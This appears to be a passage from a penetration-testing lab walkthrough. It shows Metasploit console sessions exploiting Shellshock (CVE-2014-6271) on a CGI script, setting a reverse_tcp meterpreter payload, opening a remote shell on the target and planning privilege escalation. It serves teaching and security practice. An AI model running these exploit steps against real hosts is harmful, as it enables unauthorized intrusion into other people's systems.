
```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CMD_MAX_LENGTH  2048            yes       CMD max line length
   CVE            CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-62
71, CVE-2014-6278)
   HEADER         User-Agent       yes       HTTP header to use
   METHOD         GET              yes       HTTP method to use
   Proxies                         no        A proxy chain of format type:host:port[,typ
e:host:port][ ... ]
   RHOSTS                          yes       The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
   RPATH          /bin             yes       Target PATH for binaries used by the CmdSta
ger
   RPORT          80               yes       The target port (TCP)
   SRVPORT        8080             yes       The local port to listen on.
   SSL            false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                         no        Path to a custom SSL certificate (default i
s randomly generated)
   TARGETURI                       yes       Path to CGI script
   TIMEOUT        5                yes       HTTP read response timeout (seconds)
   URIPATH                         no        The URI to use for this exploit (default is
 random)
   VHOST                           no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

I set the required options and used the check command to see if the target is vulnerable. The target is indeed vulnerable.




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.36.152
rhosts ⇒ 192.168.36.152
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rport 8080
rport ⇒ 8080
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/test.sh
targeturi ⇒ /cgi-bin/test.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.36.152:8080 - The target is vulnerable.
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > █
```

I set the payload and set the lport to port 5555.




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter
/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show missing

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
```




```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lhost 192.168.36.132
lhost => 192.168.36.132
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set lport 5555
lport => 5555
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.36.132:5555
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 192.168.36.152
[*] Meterpreter session 2 opened (192.168.36.132:5555 → 192.168.36.152:60968) at 2020-07
-08 04:42:28 -0400

meterpreter > sysinfo
Computer     : 192.168.55.12
OS           : Ubuntu 12.04 (Linux 3.2.0-23-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

I successfully got a meterpreter session on the target. The target is a ubuntu 12 machine. It is very old considering that ubuntu 20.04 is also released. As I already told you, the immediat-e thing to do as soon as you got a shell on the target is escalating privileges. At present i am with low privileges.




```
meterpreter > getuid
Server username: no-user @ ubuntu (uid=33, gid=33, euid=33, egid=33)
meterpreter >
```

Metasploit has a local_exploit_suggestor module that suggests exploits that can give us root privileges. As the target system is very old, Iam sure it will get us something.



